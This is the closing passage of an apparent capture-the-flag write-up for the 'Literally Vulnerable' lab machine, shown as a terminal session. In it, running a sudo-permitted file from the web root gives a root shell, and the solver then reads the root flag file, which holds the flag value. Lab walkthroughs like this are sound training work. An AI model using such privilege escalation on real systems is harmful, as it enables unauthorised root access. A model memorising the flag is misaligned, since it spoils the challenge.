john@literallyvulnerable:/var/www/html$ sudo test.html
sudo: test.html: command not found
john@literallyvulnerable:/var/www/html$ sudo ./test.html
# ls
index.html  index.nginx-debian.html  phpcms  test.html
# cd /
# ls
bin    dev   initrd.img      lib64       mnt   root  snap      sys  var
boot   etc   initrd.img.old  lost+found  opt   run   srv       tmp  vmlinuz
cdrom  home  lib             media       proc  sbin  swap.img  usr  vmlinuz.old
# cd root
# ls
root.txt
# c^H
/bin/sh: 6: : not found
# cat root.txt
It was
```



```
Congrats, you did it! I hope it was *literally easy* for you! :)
Flag: pabtejcnqisp6un0sbz0mrb3akaudk

Let me know, if you liked the machine @syed__umar
```

参考链接：

https://blog.csdn.net/weixin_44214107/article/details/103544896